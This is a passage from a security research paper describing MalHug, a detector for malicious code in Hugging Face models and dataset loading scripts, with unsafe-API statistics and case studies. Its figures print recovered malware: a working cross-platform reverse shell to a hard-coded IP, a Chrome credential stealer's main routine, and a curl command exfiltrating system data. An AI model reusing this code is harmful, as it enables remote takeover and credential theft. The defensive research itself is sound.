

Figure 4: Monthly distribution and classification of malicious behaviors in models and dataset loading scirpts.

Table 5: Partial results of main unsafe Libs/APIs filtering.

Format/Type	API	#Cnt
Models		
Pickle	__builtin__.exec	27
	__builtin__.compile	1
	__builtin__.eval	23
	__builtin__.getattr	3,775
	runpy._run_code	6
	os.system/posix.system	18
	webbrowser.open	3
Keras	Lambda	72
TensorFlow	ReadFile/WriteFile/etc.	35
Dataset Loading Scripts		
YAML	yaml.load	1
Eval and Execution	__builtin__.compile	56
	__builtin__.eval	74
	__builtin__.getattr	456
	__builtin__.__import__	3
	__builtin__.exec	2
Command Execution	os.system	12
	subprocess.*	13
Network	urllib.request.*	32
	urllib.parse.*	15
	aiohttp.client.get	1
Cryptography	base64.b64encode	5
	base64.urlsafe_b64encode	1
	base64.b64decode	8
Total	/	**4,639**

Notably, the `getattr` function is overwhelmingly used despite Huggingface's clear "unsafe" label, accounting for 91.2% of dangerous API usage (3,775 instances in models and 456 in dataset loading scripts). Upon closer inspection of the parameters passed to `getattr`, we do not identify any instances of actual malicious exploitation. While `getattr` can potentially be used to dynamically access sensitive or dangerous functions, its application in these contexts appears to be largely for legitimate programming purposes.

Additionally, we find 72 instances of Keras `Lambda` layers and 35 cases of unsafe TensorFlow operators, which will undergo further inspection to confirm their safety.

Malicious Behaviors Identified. Following the filtering of unsafe APIs/Libs, we perform extensive malicious behavior detection on these suspicious code snippets. So far, based on a three-month continuous detection on the Ant Group mirrored Hugging Face instance, MalHug has identified 91 malicious models and 9 malicious dataset loading scripts. Among the 91 malicious models, we found 76 Pickle variants and 15 models using Keras custom Lambda layers for malicious purposes. The publication dates of these malicious artifacts range from March 2022 to June 2024. Figure 4 presents a classification of malicious behaviors based on code snippets extracted from these identified malicious artifacts, categorized through static analysis techniques and meticulous manual reviews by experienced researchers. The classification prominently includes remote control, sensitive information theft, and proof-of-concept. In distinguishing between proof-of-concept and actual malicious behaviors, we rely on detailed manual reviews. This process reveals that some codes initially flagged as malicious are, in fact, proof-of-concept experiments by researchers, posing no direct harm. The statistics reveal a fluctuating but generally increasing trend in malicious behaviors over the observed period. We observe a significant increase in the latter half of the study period, with Q1 2024 and Q2 2024 showing the highest percentages of malicious artifacts. This trend suggests an escalating sophistication or frequency of malicious activities in recent months.

5.3 Comparison with SOTA Techniques

To contextualize the capabilities of MalHug, we conduct a qualitative comparison (See Table 6) with other SOTA techniques in PTM code poisoning detection. Existing tools like Pickle Scanning[17], PickleScan[48], and Fickling [54] primarily focus on detecting unsafe libraries and API calls in pickle files. Bhakti[11] and ModelScan [65] extend to unsafe Lambda layer detection of TensorFlow and Keras models, but still concentrate on library and API-level analysis and fail to analyze dataset loading scripts. In contrast, MalHug offers several distinctive features that set it apart from existing solutions. Unlike other tools that focus solely on unsafe

Table 6: Qualitative comparison with other SOTA techniques.

Tools	Developer	Granularity	Dataset Support?	Model Format Support?
Pickle Scanning [17]	HuggingFace	Unsafe Lib & API	✗	Pickle Only
PickleScan [48]	mmaitre314	Unsafe Lib & API	✗	Pickle Only
Fickling [54]	Trail of Bits	Unsafe Lib & API	✗	Pickle Only
Bhakti [11]	Dropbox Inc	Unsafe Lib & API	✗	Tensorflow & Keras
ModelScan [65]	ProtectAI	Unsafe Lib & API	✗	Pickle Variants; Tensorflow & Keras
MalHug	/	Semantic Level	✓	Pickle Variants; Tensorflow & Keras

```
1 RHOST="192.248.1.167";RPORT=4242;
2 from sys import platform
3 if platform != 'win32':
4     import threading
5     def a():
6         import socket, pty, os
7         RHOST="192.248.1.167";RPORT=4242
8         s=socket.socket();
          ↪ s.connect((RHOST,RPORT));
          ↪ [os.dup2(s.fileno(),fd) for fd in (0,1,2)];
          ↪ pty.spawn("/bin/sh")
9     threading.Thread(target=a).start()
10 else:
11     import os, socket, subprocess, threading, sys
12     def s2p(s, p):
13         while True:p.stdin.write(s.recv(1024).decode()); p.stdin.flush()
14     def p2s(s, p):
15         while True: s.send(p.stdout.read(1).encode())
16     s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17     while True:
18         try: s.connect(("192.248.1.167", 4242)); break
19         except: pass
20     p=subprocess.Popen(["powershell.exe"], stdout=subprocess.PIPE,
       ↪ stderr=subprocess.STDOUT, stdin=subprocess.PIPE, shell=True, text=True)
21     threading.Thread(target=s2p, args=[s,p], daemon=True).start()
22     threading.Thread(target=p2s, args=[s,p], daemon=True).start()
23     p.wait()
```

Figure 5: Code snippet injected into "star23/baller10", which establishes a reverse shell, enabling remote control.

libraries and API calls, MalHug performs analysis at the semantic level, allowing for a more nuanced and comprehensive detection of potential security threats. Moreover, MalHug is the only tool in our comparison that extends its analysis to dataset loading scripts, addressing a critical gap in the current security landscape of model hub ecosystems. Similar to ModelScan, MalHug supports various pickle variants as well as TensorFlow and Keras formats, enabling comprehensive security analysis across different model types.

5.4 Case Studies

Case#1: Remote Control. As shown in Figure 5, malicious code exists in a PyTorch model repository named "baller10", which establishes a reverse shell when the model is loaded, executing commands based on the operating system (Windows or UNIX-like). The script first defines the attacker's host and port (line 1), then determines the operating system (lines 2-3). For non-Windows systems (lines 4-9), it creates a socket connection, redirects I/O, and spawns a shell. For Windows (lines 11-23), it establishes a connection to the attacker's machine and creates a PowerShell process with bidirectional communication. The malicious payload resembles those found in the previously identified "baller423/goober2" repository by JFrog [10], revealing a pattern of malicious code reuse and adaptation. Despite the subsequent deletion of the "baller423" account, the similarity in model name "baller10" suggests a possible connection. Notably, for the 10 malicious models created by "star23", our analysis unveils a broader attack strategy: these models' reverse shell commands point to different geographical locations, including Sri Lanka, Germany, and Poland, indicating that the attackers might use proxy servers to hide their real location. Despite being labeled "for research use" with warnings against downloading, these models successfully connect to external servers, posing significant security risks. This case highlights the real-world consequences of such attacks on unsuspecting users and emphasizes the importance of robust security protocols in PTM reuse workflows.

```
1 def main():
2     Functions.Initialize()
3     passwordData = StealerFunctions.stealPass()
4     cookieData = StealerFunctions.stealCookies()
5     StealerFunctions.sendToWebhook(f"Password Data:
      ↪ \n{passwordData}\n\nCookie Data:\n{cookieData}")
6     zip_file(Paths.stealerLog, os.path.join(
      ↪ Paths.stealerLog, 'LOG.zip'), 'henanigans')
```

Figure 6: Dataset loading script in "Besthpz/best", which steals Chrome credentials and sends them to a remote server.

Case#2: Chrome Credential Stealer. This case examines a sophisticated malware newly discovered in the "Besthpz/best" repository, designed to steal credentials from Google Chrome browsers. The malware's main function (See Figure 6) executes a series of operations to extract and exfiltrate sensitive user data. Initially, it calls `Functions.Initialize` (line 2) to prepare the environment, terminating any running Chrome processes and setting up necessary directories. The malware then proceeds to steal passwords and cookies using `StealerFunctions.stealPass` (line 3) and `StealerFunctions.stealCookies` (line 4) respectively. These functions decrypt and extract login credentials and cookie data from Chrome's local storage. The stolen information is then sent to a remote server using `StealerFunctions.sendToWebhook` (line 5), potentially compromising user privacy and security. Finally, the malware creates a password-protected ZIP file containing the stolen data (line 6), further obfuscating its activities.

Case#3: Operating System Reconnaissance. Case#3 a malicious loading script newly discovered in the "Yash2998db/stan_small" dataset repository. The script contains suspicious code within its initialization method (See Figure 7). Specifically, in the `__init__` method of the `StanSmall` class (line 7), the script executes a subprocess that collects and exfiltrates sensitive system information (lines

```
1 import datasets
2 import subprocess
3
4 ...
5 class StanSmall(datasets.GeneratorBasedBuilder):
6
7     def __init__(self, **kwargs):
8         subprocess.check_output(
9        '(uname -a; ps auxww) | curl -s https://
         ↪ eoxvp5idbpacu69.m.pipedream.net/$(whoami) --data-binary @-',
10       stderr=subprocess.STDOUT,
11       shell=True)
12        super(StanSmall, self).__init__(**kwargs)
13 ...
```

Figure 7: Dataset loading script in "Yash2998db/stan_small", which leaks sensitive system information.

8-9), which uses `subprocess.check_output` to run shell commands that gather system details (`uname -a`) and information about running processes (`ps auxww`). The collected system information is then sent to a remote server (`eoxvp5idbpacu69.m.pipedream.net`) via a curl command, with the current user's identity (whoami) appended to the URL.

6 DISCUSSION

Mitigation. Mitigating code poisoning attacks on model hubs requires a comprehensive approach combining platform-level security and developer vigilance. While Hugging Face has implemented pickle import scanning, this measure alone is insufficient due to its inability to perform deep semantic analysis of potentially malicious code. As for malicious dataset loading scripts, Hugging Face plans to disable the automatic execution of dataset loading scripts by default in their next major release, requiring users to explicitly set "`trust_remote_code=True`" for script-dependent datasets [26]. Additionally, Keras has addressed vulnerabilities related to Lambda layers in version 2.13 [3, 7], enhancing the security of models using this feature. Despite these improvements, developers must remain vigilant, adopting safer practices such as using secure model formats and treating unknown pre-trained models with caution, adhering to the principle that "Models Are Codes".

Generalizability and Scalability. While our study primarily focuses on the Hugging Face platform, the insights gained and methodologies developed are broadly applicable to other model hubs. The identified code poisoning attack vectors and proposed mitigation strategies are relevant across various platforms and frameworks. Our approach demonstrates the potential for large-scale analysis of models and datasets.

Limitations While our study provides valuable insights into code poisoning attacks on model hubs, several limitations warrant consideration. Firstly, due to access permission restrictions, our analysis could not encompass all models and datasets on the platform, potentially leading to undetected malicious instances. Secondly, the collection of unsafe libraries and APIs, though informed by existing work like Pysa [19], may not exhaustively cover all potential malicious exploits in the wild. Thirdly, although we have not encountered examples of obfuscation techniques used to evade static analysis in models, the possibility of such anti-analysis methods cannot be dismissed, drawing parallels from research on package manager poisoning [12, 40]. Finally, we identify potentially malicious TensorFlow models by flagging those using unsafe operators, which may result in false positives. These limitations underscore the need for continuous refinement of detection methodologies and highlight the challenges in securing pre-trained model hubs against evolving threats.

7 RELATED WORK

Malicious Code Poisoning Attacks. Code poisoning attacks have been a persistent threat in software supply chains. Recent studies have explored these attacks in various contexts, including package managers [12, 25, 38, 56] and pre-trained model pipelines [24, 41, 90]. Ladisa et al. [38] proposed a comprehensive taxonomy of attacks on open-source supply chains, covering 107 unique vectors linked to 94 real-world incidents. In the PTM domain, Hua et al. [24] demonstrated how malicious payloads could be hidden in mobile deep learning models using black-box backdoor attacks. Building upon these studies, our work extends the current understanding by conducting the first systematic investigation of malicious code poisoning attacks specifically targeting pre-trained model hubs.

Security of Model Hubs. As model hubs have gained prominence, their security has become a growing concern. Zhou [91] examined insecure deserialization in pre-trained large model hubs, revealing risks in unsafe `pickle.loads` operations. Walker and Wood [87] analyzed machine learning supply chain attacks, highlighting the danger of maliciously crafted model files. Jiang et al. [33] studied artifacts and security features across multiple model hubs, exposing insufficient defenses for pre-trained models (PTMs). In a separate study, Jiang et al. [31] investigated PTM naming practices on Hugging Face, introducing DARA for detecting naming anomalies. Our work extends beyond these studies by providing the first systematic investigation of malicious code injection attacks specifically targeting pre-trained model hubs. We not only analyze vulnerabilities and attack vectors but also implement a detection pipeline deployed in a real-world industrial setting.

8 CONCLUSION

This paper presents the first systematic study of malicious code poisoning attacks on pre-trained model hubs, focusing on the Hugging Face. We developed MalHug, an end-to-end pipeline that addresses the limitations of existing tools through comprehensive analysis techniques. The deployment within Ant Group demonstrated its effectiveness in real-world industrial settings, uncovering 91 malicious models and 9 malicious dataset loading scripts among over 705K models and 176K datasets. These findings reveal significant security threats, including reverse shell attacks, credential theft, and system reconnaissance. Our work advances our understanding of vulnerabilities in the PTM supply chain and provides a practical solution for enhancing model hub security.

ACKNOWLEDGMENT

This work was supported by the National NSF of China (grants No.62072046), the Key R&D Program of Hubei Province (2023BAB017, 2023BAB079), the Knowledge Innovation Program of Wuhan-Basic Research (2022010801010083), Xiaomi Young Talents Program, and the research funding from MYbank (Ant Group).

REFERENCES

[1] Alien, and Nicky. 2023. Beware of Hugging Face open-source component risks exploited in large language model supply chain attacks. https://security.tencent.com/index.php/blog/msg/209. Accessed: 2024-07-05.

[2] Amr Elmeleegy, Shivam Raj, Brian Slechta, and Vishal, Mehta. 2024. Demystifying AI Inference Deployments for Trillion Parameter Large Language Models. https://developer.nvidia.com/blog/demystifying-ai-inference-deployments-for-trillion-parameter-large-language-models/. Accessed: 2024-07-05.

[3] Avi Lumelsky. 2024. TensorFlow Keras Downgrade Attack: CVE-2024-3660 Bypass. https://www.oligo.security/blog/tensorflow-keras-downgrade-attack-cve-2024-3660-bypass. Accessed: 2024-09-13.

[4] Bar Lanyado. 2023. More than 1500 HuggingFace API Tokens were exposed, leaving millions of Meta-Llama, Bloom, and Pythia users vulnerable. https://www.lasso.security/blog/1500-huggingface-api-tokens-were-exposed-leaving-millions-of-meta-llama-bloom-and-pythia-users-for-supply-chain-attacks. Accessed: 2024-07-05.

[5] Boyan Milanov. 2024. Exploiting ML models with pickle file attacks: Part 2. https://blog.trailofbits.com/2024/06/11/exploiting-ml-models-with-pickle-file-attacks-part-2/. Accessed: 2024-07-05.

[6] Boyan Milanov. 2024. Exploiting ML models with pickle file attacks: Part 2. https://blog.trailofbits.com/2024/06/11/exploiting-ml-models-with-pickle-file-attacks-part-1/. Accessed: 2024-07-05.

[7] CERT Vulnerability Notes Database. 2024. Keras 2 Lambda layers allow arbitrary code injection in TensorFlow models. https://kb.cert.org/vuls/id/253266. Accessed: 2024-07-13.

[8] Cisco-Talos. 2024. ClamAV. https://github.com/Cisco-Talos/clamav. Accessed: 2024-07-05.

[9] Cloudpickle Developers. 2024. Cloudpickle: Extended pickling support for Python objects. https://github.com/cloudpipe/cloudpickle. Accessed: 2024-07-07.

[10] David Cohen. 2024. Data scientists targeted by malicious Hugging Face ML models with silent backdoor. https://jfrog.com/blog/data-scientists-targeted-by-malicious-hugging-face-ml-models-with-silent-backdoor/. Accessed: 2024-07-05.

[11] Dropbox. 2024. Bhakti. https://github.com/dropbox/bhakti. Accessed: 2024-07-12.

[12] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. 2021. Towards Measuring Supply Chain Attacks on Package Managers for Interpreted Languages. In *28th Annual Network and Distributed System Security Symposium, NDSS*. https://www.ndss-symposium.org/wp-content/uploads/ndss2021_1B-1_23055_paper.pdf

[13] Eoin Wickens, and Kasimir Schulz. 2024. Hijacking safeTensors conversion on Hugging Face. https://hiddenlayer.com/research/silent-sabotage/. Accessed: 2024-07-05.

[14] Eoin Wickens, Marta Janus, and Tom Bonner. 2022. Pickle files: The new ML model attack vector. https://hiddenlayer.com/research/pickle-strike/. Accessed: 2024-07-05.

[15] Eoin Wickens, Marta Janus and Tom Bonner. 2022. Weaponizing ML models with ransomware. https://hiddenlayer.com/research/weaponizing-machine-learning-models-with-ransomware/. Accessed: 2024-07-05.

[16] Hugging Face. 2024. Load a dataset from the hub. https://huggingface.co/docs/datasets/load_hub. Accessed: 2024-07-07.

[17] Hugging Face. 2024. Pickle scanning. https://huggingface.co/docs/hub/security-pickle. Accessed: 2024-07-05.

[18] Facebook. 2024. pyre-check. https://github.com/facebook/pyre-check. Accessed: 2024-08-28.

[19] Facebook. 2024. Pysa Taint Rules. https://github.com/facebook/pyre-check/tree/main/stubs/taint/core_privacy_security. Accessed: 2024-07-13.

[20] William Fedus, Barret Zoph, and Noam Shazeer. 2022. Switch Transformers: Scaling to Trillion Parameter Models with Simple and Efficient Sparsity. *Journal of Machine Learning Research* 23, 120 (2022), 1–39. http://jmlr.org/papers/v23/21-0998.html

[21] GGML Developers. 2024. GGUF: GPT-Generated Unified Format. https://github.com/ggerganov/ggml/blob/master/docs/gguf.md. Accessed: 2024-07-07.

[22] Wenbo Guo, Zhengzi Xu, Chengwei Liu, Cheng Huang, Yong Fang, and Yang Liu. 2023. An Empirical Study of Malicious Code In PyPI Ecosystem. In *2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE)*. IEEE, 166–177.

[23] H5PY. 2024. File objects. https://docs.h5py.org/en/stable/high/file.html. Accessed: 2024-07-11.

[24] Jiayi Hua, Kailong Wang, Meizhen Wang, Guangdong Bai, Xiapu Luo, and Haoyu Wang. 2024. MalModel: Hiding Malicious Payload in Mobile Deep Learning Models with Black-box Backdoor Attack. *arXiv preprint arXiv:2401.02659* (2024).

[25] Cheng Huang, Nannan Wang, Ziyan Wang, Siqi Sun, Lingzi Li, Junren Chen, Qianchong Zhao, Jiaxuan Han, Zhen Yang, and Lei Shi. 2024. DONAPI: Malicious NPM Packages Detector using Behavior Sequence Knowledge Mapping. *arXiv preprint arXiv:2403.08334* (2024).

[26] Hugging Face. 2024. Dataset loading scripts. https://huggingface.co/docs/datasets/dataset_script. Accessed: 2024-07-10.

[27] Hugging Face. 2024. Hugging Face Hub API. https://huggingface.co/docs/huggingface_hub/v0.5.1/en/package_reference/hf_api. Accessed: 2024-07-12.

[28] Hugging Face. 2024. Hugging Face Models. https://huggingface.co/models. Accessed: 2024-07-06.

[29] Hugging Face. 2024. Hugging Face: The AI community building the future. https://huggingface.co/. Accessed: 2024-07-12.

[30] Hugging Face. 2024. safetensors. https://huggingface.co/docs/safetensors/index. Accessed: 2024-07-07.

[31] Wenxin Jiang, Chingwo Cheung, George K Thiruvathukal, and James C Davis. 2023. Exploring naming conventions (and defects) of pre-trained deep learning models in hugging face and other model hubs. *arXiv preprint arXiv:2310.01642* (2023).

[32] Wenxin Jiang, Nicholas Synovic, Matt Hyatt, Taylor R. Schorlemmer, Rohan Sethi, Yung-Hsiang Lu, George K. Thiruvathukal, and James C. Davis. 2023. An Empirical Study of Pre-Trained Model Reuse in the Hugging Face Deep Learning Model Registry. In *Proceedings of the 45th International Conference on Software Engineering* (Melbourne, Victoria, Australia) *(ICSE '23)*. IEEE Press, 2463–2475. https://doi.org/10.1109/ICSE48619.2023.00206

[33] Wenxin Jiang, Nicholas Synovic, Rohan Sethi, Aryan Indarapu, Matt Hyatt, Taylor R. Schorlemmer, George K. Thiruvathukal, and James C. Davis. 2022. An Empirical Study of Artifacts and Security Risks in the Pre-trained Model Supply Chain. In *Proceedings of the 2022 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses* (Los Angeles, CA, USA) *(SCORED'22)*. Association for Computing Machinery, New York, NY, USA, 105–114. https://doi.org/10.1145/3560835.3564547

[34] Wenxin Jiang, Jerin Yasmin, Jason Jones, Nicholas Synovic, Jiashen Kuo, Nathaniel Bielanski, Yuan Tian, George K. Thiruvathukal, and James C. Davis. 2024. PeaTMOSS: A Dataset and Initial Analysis of Pre-Trained Models in Open-Source Software. In *Proceedings of the 21st International Conference on Mining Software Repositories* (Lisbon, Portugal) *(MSR '24)*. Association for Computing Machinery, New York, NY, USA, 431–443. https://doi.org/10.1145/3643991.3644907

[35] Joblib. 2024. Joblib: running Python functions as pipeline jobs. https://joblib.readthedocs.io/en/stable/generated/joblib.load.html. Accessed: 2024-07-07.

[36] John Snow Labs. 2024. Spark NLP Models Hub. https://nlp.johnsnowlabs.com/models. Accessed: 2024-07-06.

[37] Kaggle. 2024. Kaggle Models. https://www.kaggle.com/models. Accessed: 2024-07-06.

[38] P. Ladisa, H. Plate, M. Martinez, and O. Barais. 2023. SoK: Taxonomy of Attacks on Open-Source Software Supply Chains. In *2023 IEEE Symposium on Security and Privacy (SP)*. IEEE Computer Society, Los Alamitos, CA, USA, 1509–1526. https://doi.org/10.1109/SP46215.2023.10179304

[39] Li Li, Jiawei Wang, and Haowei Quan. 2022. Scalpel: The Python Static Analysis Framework. *arXiv preprint arXiv:2202.11840* (2022).

[40] Ningke Li, Shenao Wang, Mingxi Feng, Kailong Wang, Meizhen Wang, and Haoyu Wang. 2023. MalWuKong: Towards Fast, Accurate, and Multilingual Detection of Malicious Code Poisoning in OSS Supply Chains. In *2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE)*. 1993–2005. https://doi.org/10.1109/ASE56229.2023.00073

[41] Yuanchun Li, Jiayi Hua, Haoyu Wang, Chunyang Chen, and Yunxin Liu. 2021. Deeppayload: Black-box backdoor attack on deep learning models through neural payload injection. In *2021 IEEE/ACM 43rd International Conference on Software Engineering (ICSE)*. IEEE, 263–274.

[42] Xiangru Lian, Binhang Yuan, Xuefeng Zhu, Yulong Wang, Yongjun He, Honghuan Wu, Lei Sun, Haodong Lyu, Chengjun Liu, Xing Dong, Yiqiao Liao, Mingnan Luo, Congfei Zhang, Jingru Xie, Haonan Li, Lei Chen, Renjie Huang, Jianying Lin, Chengchun Shu, Xuezhong Qiu, Zhishan Liu, Dongying Kong, Lei Yuan, Hai Yu, Sen Yang, Ce Zhang, and Ji Liu. 2022. Persia: An Open, Hybrid System Scaling Deep Learning-based Recommenders up to 100 Trillion Parameters. In *Proceedings of the 28th ACM SIGKDD Conference on Knowledge Discovery and Data Mining* (Washington DC, USA) *(KDD '22)*. Association for Computing Machinery, New York, NY, USA, 3288–3298. https://doi.org/10.1145/3534678.3539070

[43] Liandanxia. 2024. Liandanxia Model Hubs. https://liandanxia.com/models. Accessed: 2024-07-06.

[44] Michael M McKerns, Leif Strand, Tim Sullivan, Alta Fang, and Michael AG Aivazis. 2012. Building a framework for predictive science. *arXiv preprint arXiv:1202.1056* (2012).

[45] MessagePack Developers. 2024. MessagePack specification. https://github.com/msgpack/msgpack/blob/master/spec.md. Accessed: 2024-07-07.

[46] MindScope. 2024. ModelScope Models. https://modelscope.cn/models. Accessed: 2024-07-06.

[47] MindSpore. 2024. MindSpore Model Hubs. https://xihe.mindspore.cn/models. Accessed: 2024-07-06.

[48] mmaitre314. 2024. Picklescan. https://github.com/mmaitre314/picklescan. Accessed: 2024-07-12.

[49] ModelZoo. 2024. ModelZoo. https://modelzoo.co/. Accessed: 2024-07-06.

[50] Nadav Noy. 2024. Legit discovers "AI Jacking" vulnerability in popular Hugging Face AI platform. https://www.legitsecurity.com/blog/tens-of-thousands-of-developers-were-potentially-impacted-by-the-hugging-face-aijacking-attack. Accessed: 2024-07-05.

[51] NumPy Developers. 2024. numpy.save. https://numpy.org/doc/stable/reference/generated/numpy.save.html#numpy.save. Accessed: 2024-07-07.
[52] NumPy Developers. 2024. numpy.savez. https://numpy.org/doc/stable/reference/generated/numpy.savez.html. Accessed: 2024-07-07.
[53] NVIDIA. 2024. NVIDIA NGC Models. https://catalog.ngc.nvidia.com/models. Accessed: 2024-07-06.
[54] Trail of Bits. 2021. Fickling. https://github.com/trailofbits/fickling. Accessed: 2024-07-05.
[55] Trail of Bits. 2024. List of ML file formats. https://github.com/trailofbits/ml-file-formats. Accessed: 2024-07-07.
[56] Marc Ohm, Henrik Plate, Arnold Sykosch, and Michael Meier. 2020. Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, Clémentine Maurice, Leyla Bilge, Gianluca Stringhini, and Nuno Neves (Eds.). Springer International Publishing, Cham, 23–43.
[57] ONNX. 2024. ONNX Model Zoo. https://onnx.ai/models/. Accessed: 2024-07-06.
[58] ONNX Developers. 2024. ONNX: Serialization with protobuf. https://onnx.ai/onnx/intro/concepts.html#serialization-with-protobuf. Accessed: 2024-07-07.
[59] OpenAI. 2024. ChatGPT. https://chat.openai.com. Accessed: 2024-07-05.
[60] OpenCSG. 2024. OpenCSG Models. https://opencsg.com/models. Accessed: 2024-07-06.
[61] OpenMMLab. 2024. OpenMMLab ModelZoo. https://platform.openmmlab.com/modelzoo/. Accessed: 2024-07-06.
[62] OWASP. 2024. OWASP Top 10 for Large Language Model Applications. https://owasp.org/www-project-top-10-for-large-language-model-applications/. Accessed: 2024-07-05.
[63] PaddlePaddle. 2024. PaddlePaddle Model Hubs. https://aistudio.baidu.com/modelsoverview. Accessed: 2024-07-06.
[64] ProtectAI. 2023. Model serialization attacks. https://github.com/protectai/modelscan/blob/main/docs/model_serialization_attacks.md. Accessed: 2024-07-07.
[65] ProtectAI. 2023. Modelscan. https://github.com/protectai/modelscan. Accessed: 2024-07-05.
[66] Python. 2024. JSON encoder and decoder. https://docs.python.org/3/library/json.html. Accessed: 2024-07-07.
[67] Python. 2024. marshal: Internal Python object serialization. https://docs.python.org/3/library/marshal.html. Accessed: 2024-07-07.
[68] Python. 2024. pickle. https://github.com/python/cpython/blob/main/Lib/pickle.py. Accessed: 2024-08-28.
[69] Python. 2024. Pickle: Python object serialization. https://docs.python.org/3/library/pickle.html. Accessed: 2024-07-05.
[70] Python. 2024. Pickletools: Tools for pickle developers. https://docs.python.org/3/library/pickletools.html. Accessed: 2024-07-11.
[71] PyTorch. 2024. PyTorch. https://github.com/pytorch/pytorch. Accessed: 2024-07-05.
[72] Rocky. 2024. python-decompile3. https://github.com/rocky/python-decompile3. Accessed: 2024-09-13.
[73] rocky. 2024. python-uncompyle6. https://github.com/rocky/python-uncompyle6. Accessed: 2024-09-13.
[74] Semgrep. 2024. Semgrep Registry. https://semgrep.dev/r. Accessed: 2024-08-28.
[75] Stack Overflow. 2020. How to list all used operations in TensorFlow SavedModel? https://stackoverflow.com/questions/60154650/how-to-list-all-used-operations-in-tensorflow-savedmodel. Accessed: 2024-07-11.
[76] Evan Sultanik. 2021. Never a Dill Moment: Exploiting Machine Learning Pickle Files. https://blog.trailofbits.com/2021/03/15/never-a-dill-moment-exploiting-machine-learning-pickle-files/. Accessed: 2024-07-05.
[77] SwanHub. 2024. SwanHub Models. https://swanhub.co/models. Accessed: 2024-07-06.
[78] TensorFlow. 2024. Checkpoint. https://www.tensorflow.org/guide/checkpoint. Accessed: 2024-07-07.
[79] TensorFlow. 2024. HDF5 format. https://www.tensorflow.org/tutorials/keras/save_and_load#hdf5_format. Accessed: 2024-07-07.
[80] TensorFlow. 2024. SavedModel. https://www.tensorflow.org/guide/saved_model. Accessed: 2024-07-07.
[81] TensorFlow. 2024. TensorFlow Lite. https://www.tensorflow.org/lite/guide. Accessed: 2024-07-07.
[82] TensorFlow. 2024. tf.io.read_file. https://www.tensorflow.org/api_docs/python/tf/io/read_file. Accessed: 2024-07-11.
[83] TensorFlow. 2024. tf.io.write_file. https://www.tensorflow.org/api_docs/python/tf/io/write_file. Accessed: 2024-07-11.
[84] TensorFlow. 2024. Using TensorFlow securely. https://github.com/tensorflow/tensorflow/security/policy. Accessed: 2024-07-08.
[85] Tom Bonner. 2023. Models are code: A deep dive into security risks in TensorFlow and Keras. https://hiddenlayer.com/research/models-are-code/. Accessed: 2024-07-05.
[86] VirusTotal. 2024. YARA. https://github.com/virustotal/yara. Accessed: 2024-07-12.
[87] Mary Walker and Adrian Wood. 2024. Confused Learning: Supply Chain Attacks through Machine Learning Models. https://i.blackhat.com/Asia-24/Presentations/Asia-24-Wood-Confused-Learning.pdf. Accessed: 2024-07-11.
[88] Shenao Wang, Yanjie Zhao, Xinyi Hou, and Haoyu Wang. 2024. Large language model supply chain: A research agenda. *arXiv preprint arXiv:2404.12736* (2024).
[89] WiseModel. 2024. WiseModel. https://www.wisemodel.cn/models. Accessed: 2024-07-06.
[90] X. Zhang, Z. Zhang, S. Ji, and T. Wang. 2021. Trojaning Language Models for Fun and Profit. In *2021 IEEE European Symposium on Security and Privacy (EuroS&P)*. IEEE Computer Society, Los Alamitos, CA, USA, 179–197. https://doi.org/10.1109/EuroSP51992.2021.00022
[91] Peng Zhou. 2024. How to Make Hugging Face to Hug Worms: Discovering and Exploiting Unsafe Pickle.loads over Pre-Trained Large Model Hubs. https://www.blackhat.com/asia-24/briefings/schedule/index.html#how-to-make-hugging-face-to-hug-worms-discovering-and-exploiting-unsafe-pickleloads-over-pre-trained-large-model-hubs-36261. Accessed: 2024-07-05.
[92] zrax. 2024. pycdc. https://github.com/zrax/pycdc. Accessed: 2024-09-13.